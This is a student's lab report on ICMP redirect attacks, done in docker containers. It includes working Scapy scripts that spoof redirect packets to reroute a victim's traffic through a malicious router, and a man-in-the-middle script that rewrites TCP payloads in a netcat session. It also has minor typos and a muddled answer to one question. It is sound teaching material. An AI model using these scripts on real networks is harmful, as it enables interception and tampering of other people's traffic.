

Name: Dhanashree Reddy Srinivasa Reddy

SUID: 393473169

NetID: dsriniva@syr.edu

Course: Internet Security

Task 1: Launching ICMP Redirect Attack


Initially we start the docker

```
$ dcbuild
```

```
$ dcup
```

Once the docker is up, we must get the container ID's

```
$ dockps
```



```
[02/12/23] seed@VM: ~/.../volumes$ dockps
eb04c878d339  victim-10.9.0.5
7fb72ef41b2c  host-192.168.60.6
cf92712bdd07  host-192.168.60.5
eb8956e4b7fa  router
bb4267216fe6  malicious-router-10.9.0.111
92414c4e5e6f  attacker-10.9.0.105
[02/12/23] seed@VM: ~/.../volumes$
```

To start a shell on a specific container:

```
docksh <id>
```

First start the victim container and find the traceroute of the router:

```
$ping mtr -n 192.168.60.5
```

mtr :- my traceroute

-n :- options for traceroute which is No DNS (do not resolve host names)

```
seed@VM: ~/.../Labsetup  x  seed@VM: ~/.../volumes  x  seed@VM: ~/.../volumes  x  ▾
My traceroute [v0.93]
eb04c878d339 (10.9.0.5) 2023-02-12T23:45:23+0000
Keys: Help Display mode Restart statistics Order of fields quit
      Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 27 0.1 0.3 0.1 2.9 0.6
2. 192.168.60.5 0.0% 27 0.1 0.2 0.1 1.3 0.3
```

OR

\$ ip route

```
root@eb04c878d339:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

From the above output it can be inferred that packets are sent via the default router 10.9.0.11 to reach the destination.

ping 192.168.60.5 on the victim's machine:

Write a python file which creates a ICMP redirect message:

\$ python3 task1.py

```
GNU nano 4.8 task1.py
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'

#The packet below should be the one that
#triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

In the above code an ICMP redirect message is sent to the host by a router to inform that there is a better route to the destination network than from the default router. The icmp.gw contains the new gateway ip in which the host uses to reach the destination network.

In the above code, the src = default router, dst = victim

icmp.gw is the malicious router

type 5 = Redirect

code 1 = Redirect datagram for the host (host redirect)

Constructs an ICMP packet with type 5 and code 1.

In the code, we initially spoof the ICMP redirect message from the real gateway (default router) to the victim.

In the end another IP packet is created with a source IP of '10.9.0.5' and a destination IP of '192.168.60.5'. This is the enclosed IP packet that triggers the redirect message.

icmp.gw is set to fakegateway which makes the victim use the fake gateway. The destination (192.168.60.5) receives the redirect message from the IP header enclosed in the data part. The packets to the dst are received by the victim, but indeed they have been sent by the malicious router.

The send() function is called with the constructed packet as the argument. We put the ICMP packet in the payload of ip2, we assume that the victim was sending the packets to the destination address.

Run the python file on the attacker:

```
attacker$ python3 task1.py
```

```
root@92414c4e5e6f:/volumes# python3 task1.py
.  
Sent 1 packets.
```

Verify if the route has changed on the victim's machine

```
$ mtr -n 192.168.60.5
```

```
seed@VM: ~/.../Labsetup  seed@VM: ~/.../volumes  seed@VM: ~/.../volumes
My traceroute [v0.93]
eb04c878d339 (10.9.0.5) 2023-02-13T00:15:08+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 0.0% 19 0.1 1.4 0.1 10.7 2.6
2. 10.9.0.11 0.0% 19 0.3 5.4 0.0 97.7 22.4
3. 192.168.60.5 0.0% 18 0.1 1.5 0.1 18.8 4.5
```

In the above output we can see the routing has changed, the route to 192.168.60.5 on the victim container has been changed to the malicious route ip address.

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result and explain your observation.

Clear the cache on the victim's machine

```
$ ip route flush cache
```

Run the python code on the attacker's machine:

```
GNU nano 4.8 task1a.py
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '10.9.0.11',dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'

#The packet below should be the one that
#triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());

root@92414c4e5e6f:/volumes# python3 task1a.py
.
Sent 1 packets.
```

In the above code, we have used icmp.gw= 192.168.60.6 which is a computer not a local LAN to send the ICMP redirect message.

On the attacker's machine run the traceroute command:

```
$ mtr -n 192.168.60.5
```

			My traceroute [v0.93]					
eb04c878d339 (10.9.0.5)			2023-02-13T00:41:22+0000					
Keys:	Help	Display mode	Restart statistics		Order of fields		quit	
			Packets		Pings			
Host			Loss%	Snt	Last	Avg	Best	Wrst StDev
1. 10.9.0.11			0.0%	16	0.1	0.2	0.1	1.2 0.3
2. 192.168.60.5			0.0%	15	0.1	1.9	0.1	19.7 5.2

The victim machine dropped the ICMP packet and did not store the information in the ip route cache. We observe that the route has not changed and cannot set the non existing machine as the default router.

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result and explain your observation.

Clear the cache on the victim's machine

```
$ ip route flush cache
```

Run the python code on the attacker's machine:

```
$ python3 task1b.py
```

```
GNU nano 4.8 task1b.py
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '10.9.0.11',dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.99'

#The packet below should be the one that
#triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
root@92414c4e5e6f:/volumes# python3 task1b.py
.  
Sent 1 packets.
```

In the above code, icmp.gw = 10.9.0.99 which is a non-existing machine.

On the victim's machine run the traceroute command:

```
$ mtr -n 192.168.60.5
```

My traceroute [v0.93]								
eb04c878d339 (10.9.0.5)			2023-02-13T01:10:42+0000					
Keys: Help Display mode Restart statistics Order of fields quit			Packets			Pings		
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev	
1. 10.9.0.11	0.0%	13	0.1	0.1	0.1	0.2	0.0	
2. 192.168.60.5	0.0%	13	0.1	0.1	0.1	0.4	0.1	

When the ICMP redirect message is sent from the victim machine it verifies if it exists or no. and it drops the ICMP packet and did not store the information in the ip route cache. We observe that the route has not changed and cannot set the remote machine as the default router.

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

Change the below values in the docker-compose.yml file

```

malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=1
    - net.ipv4.conf.all.send_redirects=1
    - net.ipv4.conf.default.send_redirects=1
    - net.ipv4.conf.eth0.send_redirects=1

```

In the docker-compose.yml file, the above values are set to 1 for the malicious router. When the values are set to 1 we can see that ICMP redirect messages sent out by the malicious router. By default the values are set to 0, due to which the malicious router does not send redirect messages to the sender.

```
- net.ipv4.conf.all.send_redirects=1
```

Setting it to 1 enables ICMP redirect messages to be sent for all interfaces.

```
-net.ipv4.conf.default.send_redirects=1
```

Setting it to 1 enables ICMP redirect messages to be sent for the default interface.

```
- net.ipv4.conf.eth0.send_redirects=1
```

Setting it to 1 enables ICMP redirect messages to be sent for the eth0 interface.

Run the python code on the attacker's machine:

```
$ python3 task1c.py
```

```

GNU nano 4.8 task1c.py
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '10.9.0.11',dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'

#The packet below should be the one that
#triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());

```

```

root@92414c4e5e6f:/volumes# python3 task1c.py
.
Sent 1 packets.

```

On the victim's machine run the traceroute command:

```
$ mtr -n 192.168.60.5
```

```

seed@VM: ~/.../Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/.../Labsetup x
My traceroute [v0.93]
eb04c878d339 (10.9.0.5) 2023-02-13T13:10:12+0000
Keys: Help Display mode Restart statistics Order of fields
quit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 24 0.1 0.3 0.1 4.6 0.9
2. 192.168.60.5 0.0% 23 0.1 0.2 0.1 1.7 0.3

```

When the `ip_forward` is set to 1, I did the ICMP redirect machine on the victim machine from the attacker machine. But in the `ip` route cache it is 0.9.0.11. In the above output, the route has not changed too.

Task 2: Launching the MITM Attack

Disable `ip` forwarding on the victim's machine:

```
$ sysctl net.ipv4.ip_forward=0
```


On the victim's machine: ping 192.168.60.5 to create cache

```
root@5a1f76f61572:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.099 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.211 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.149 ms
```

On the attacker's machine:

```
GNU nano 4.8 task2.py
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

From the default router (10.9.0.11) packets are sent to the victim through the gateway of malicious router (10.9.0.111).

In the end another IP packet is created with a source IP of '10.9.0.5' and a destination IP of '192.168.60.5'. This is the enclosed IP packet that triggers the redirect message.

```
root@0b2bb63b4b4b:/volumes# python3 task2.py
```

```
Sent 1 packets.
```

Capture the ip cache on the victim's machine:

```
$ ip route show cache
```

```
root@5a1f76f61572:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
```

Create a netcat connection between victim and the host with port 9090:

```
root@5a1f76f61572:/# nc 192.168.60.5 9090
dhanashree
test
dhanashree
```

```
root@08020b0d596f:/# nc -lp 9090
AAAAAAAAAA
test
AAAAAAAAAA
```

Execute the python code on the attacker's machine:

```
GNU nano 4.8 mitm.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'dhanashree', b'AAAAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

The sniff() function is called with the iface parameter set the network interface 'eth0' and the filter parameter set to 'tcp and ether src 02:42:0a:09:00:05' which receives only TCP packets with victim's MAC address 02:42:0a:09:00:05. The prn parameter is set to spoof_pkt, which calls the function.

The spoof_pkt() function takes a packet as its argument and creates a new packet by copying the IP layer of the original packet. The function then deletes the IP and TCP layer payload and checksums. If the original packet has a TCP payload, the function replaces a pattern (b'dhanashree') with a new pattern (b'AAAAAAAAAA'). In the end, the function sends the new packet using the send() function.

The packets that are sent from the victim (dhanashree) is displayed as (AAAAAAAAAA) on the host machine. In the filter victim's MAC address is sent.

```
root@411127f25735:/volumes# python3 mitm.py
.
Sent 1 packets.
.
Sent 1 packets.
*** b'dhanashree\n', length: 11
.
Sent 1 packets.
*** b'test\n', length: 5
.
Sent 1 packets.
*** b'dhanashree\n', length: 11
.
Sent 1 packets.
```

Question 4: In your MITM program, you only need to capture the traffic in one direction. Please indicate which direction and explain why.

The packets from the victim to the host are the ones that need to be filtered, because the packets that need to be modified are in this direction. There is no need to modify any other packets.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both and use your experiment results to show which choice is the correct one, and please explain your conclusion.

Disable ip forwarding on the victim's machine:

```
$ sysctl net.ipv4.ip_forward=0
```

```
root@5a1f76f61572:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.091 ms
```

```
GNU nano 4.8 task2.py
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
root@0b2bb63b4b4b:/volumes# python3 task2.py
.
Sent 1 packets.
```

```
root@5a1f76f61572:/# nc 192.168.60.5 9090
dhanashree
```

```
root@08020b0d596f:/# nc -lp 9090
AAAAAAAAAA
```

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'dhanashree', b'AAAAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

The packets that are sent from the victim (dhanashree) is displayed as (AAAAAAAAAA) on the host machine. In the filter (src host 10.9.0.5) victim's IP's address is sent.

```
root@411127f25735:/volumes# python3 mitm1.py
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.  
*** b'dhanashree\n', length: 11
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.  
*** b'AAAAAAAAAA\n', length: 11
```

```
.  
Sent 1 packets.
```

```
.  
Sent 1 packets.
```

By using the MAC address and IP address, the attack is successful. But the malicious-router is sending packets unconditionally. This is because it captured the message it sent, and then captured it after sending it, and fell into an endless loop. Hence the best choice would be using the MAC address in the filter.